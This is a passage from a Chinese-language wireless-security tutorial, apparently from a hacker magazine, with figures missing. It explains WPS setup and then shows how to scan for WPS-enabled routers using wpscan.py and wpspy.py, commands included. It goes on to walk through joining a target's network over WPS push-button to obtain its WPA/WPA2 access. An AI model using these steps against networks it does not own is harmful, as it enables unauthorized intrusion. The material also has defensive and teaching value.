值得注意的是，利用WPS简化网络安全配置要求接入点和客户端设备均须通过WPS认证，用户可在产品包装上寻找WPS的标志，以确保所购产品具备WPS功能。不过要强调的是，在市场上并不是所有具备WPS功能的无线产品都会在包装上贴上标志。所以请特别注意如图1所示的描述，当在外包装上产品简述中出现所谓“一键加密”功能描述的，即为具备WPS功能。




图1

2）WPS的基本设置

关于WPS的基本设置很简单，不过由于无线路由器的品牌和型号不同，配置时将稍有偏差。以下配置步骤仅供大家参考，同时也可看出WPS的便捷性以及厂商为何如此推崇WPS功能。

步骤1：在无线客户端上运行无线网卡配置工具，选择“连接到带有WPS的无线网络”；

步骤2：有些无线路由器是自动开启WPS功能的，比如TPLINK，但还有些无线设备需要使用计算机登录到路由器页面，如图2所示，在有关页面选择连接无线设备，或者按住路由器上的WPS按钮，如图3所示。




图2

步骤3：在无线网卡配置工具上选择PBC连接形式，或者在无线网卡上单击选择图4中的WPS按键。

之后等待数秒钟，即可连接成功。




图 3




图 4

整个流程与 TCP/IP 的三次握手协议类似，看起来只有一呼一应两个联系，但是因为配置了 120 秒超时的限定，所以实际上也是一个三次握手的流程。WPS 完成的工作只是一个输入超长密钥的流程，但因为操作的便利以及人工介入管控，使得其过程不太容易被攻击。不过话说回来，也只是“不太容易被攻击”而已。

对于市面上的绝大多数 802.11n 系列无线路由器来说，都能非常便利地运用 WPS 功能，并且建立连接的时间不超过 20 秒。对一个初级用户来说，甚至最多仅仅只要按两次按键就可以建立超长位数的 WPA2 加密，无疑是一项非常有吸引力的功能。不过需要特别注意的是，使用 WPS 的前提是使用无线网卡自带的管理配置程序，不能使用 Windows 自带的无线管理配置服务。

扫描开启 WPS 的无线设备

对于无线黑客而言，关键在于如何检测有哪些无线设备开启 WPS，以及有哪些无线设备的 WPS 正处于搜寻状态等等，这些都是关系到利用 WPS 进行攻击的可能性。

1）扫描工具介绍

目前专门支持 WPS 扫描的工具并不多，不过由于 WPS 相关标准的公开，各大厂商在各自的无线网卡产品配套工具中，都内置了 WPS 扫描及自动配置功能。这里介绍两款工作在 Linux 下使用 Python 编写的小工具，分别为 wpscan.py 和 wpspy.py。其中，wpscan.py 用于扫描开启 WPS 功能的无线网络设备，wpspy.py 则用来确认无线网络设备当前 WPS 状态。

2）扫描开启 WPS 功能的无线设备

关于无线网卡的载入等基本操作本文就不再浪费篇幅讲述了，具体的 WPS 扫描步骤如下。

步骤 1：扫描开启 WPS 功能的无线设备。

扫描开启 WPS 功能的无线路由器，具体命令为：“./wpscan.py -i mon0”，回车后稍等片刻，wpscan.py 可以将周围能够搜索到的开启 WPS 的无线路由器全部列举出来。如图 5 所示，扫描出一款开启 WPS 的无线路由器，其 SSID 为“ZerOne_Lab”，具体型号未能显示，但芯片组为 Ralink。

没有显示出产品具体型号也是正常的，因为并不是所有的厂商都会在 WPS 中加入厂商的详细信息，这也是出于安全的考虑。不过一些大的厂商都会在 WPS 中加入一些信息，比如图 6 中，在“Model Name”处，就识别出为 Belkin 的型号为 F5D7230-4 的无线路由器，甚至可以显示出具体的型号为 v9。这也就导致了信息的暴露，所以针对 WPS 的扫描也是有效探测无线设备的方法之一。这是我在今年第 1 期《黑客防线》上《无线网络设备攻防白皮书》中没有提及的。




图 5




图 6

步骤 2：监测 WPS 状态。

在获知存在开启 WPS 功能的无线设备后，利用命令：“wpspy.py -i mon0 -e AP's SSID”即可看到如图 7 所示的内容，监测到 SSID 为“ZerOne_Lab”的无线路由器。当前 WPS 功能状态为已配置，即 WPSState 处显示为 Configured。而在 WPSStatePasswordID 处显示为“PushButton”，即要求客户端单击无线网卡上的 PBC 按钮进行连接。

若 WPS 功能未被配置，则会出现如图 8 所示的内容，在 WPSState 处显示为“Not Configured”。




图 7

```
------------------------
WPSRFBands : 0x1
WPSState : Not Configured
WPSVersion : 1.0
WPSRegistrar : 0x1
```

图 8

在 WPS 的状态改变过程中，使用 wpspy.py 监测的数据也在不断变化，这将有助于黑客们掌握当前的 WPS 部署情况。如图 9 所示，两个不同的提示表示当前 WPS 正处于调试配置过程中，当出现“WPSPasswordID：PushButton”时，将是最利于后续连接的时刻。




图 9

利用 WPS 破解 WPA/WPA2 密钥

下面直接进入正题，开始演示如何利用 WPS 破解 WPA/WPA2 密钥，看完之后相信很多朋友会大吃一惊地说，原来这么简单！

步骤 1：确认当前网络中是否存在开启 WPS 功能的无线设备。

具体参考本文上面所述的工具，这里不再重复。

步骤 2：打开无线网卡配置工具。

此时打开无线网卡自带配置工具，扫描当前存在的无线网络。如图 10 所示，可以看到之前扫描发现的 SSID 名为“ZerOne_Lab”的无线网络信号充足，当前无线网卡处于其信号范围内。




图 10

需要注意的是，若此时无法接收到之前扫描的目标 AP 信号，应采用为无线网卡加装高增益的天线、增大网卡功率、改变当前接收位置等多种方法来改善。此外，需要额外注意的是，不要使用 Windows 系统自带的无线网络配置工具，否则将无法进行下一步无线网卡上的 WPS 功能配置。

步骤 3：连接开启 WPS 功能无线设备。

打开无线网卡配置工具中 WPS 配置页面，如图 11 所示，选择“重新扫描”来确认当前开启 WPS 功能的无线网络，可以看到在“WPS AP 列表”中出现了“ZerOne_Lab”的无线网络设备。接下来，单击下方的“PBC”按钮，开始尝试与该 AP 进行 WPS 自动连接。此时，在“PBC”按钮右侧的状态栏中会出现“PBC-Scanning AP”的提示，表示当前处于扫描 WPS 设备中。




图 11

稍等 10～20 秒左右，会出现“PBC-Get WPS profile successfully”，即配置成功的提示，如图 12 所示。此时，该无线网卡已经和 SSID 名为“ZerOne_Lab”的无线网络设备的 WPS 匹配成功，并成功连接至该无线网络。

此时若登录无线路由器，在其上对应的 WPS 设置中将能看到出现“添加无线设备成功”的提示，如图 13 所示。




图 12

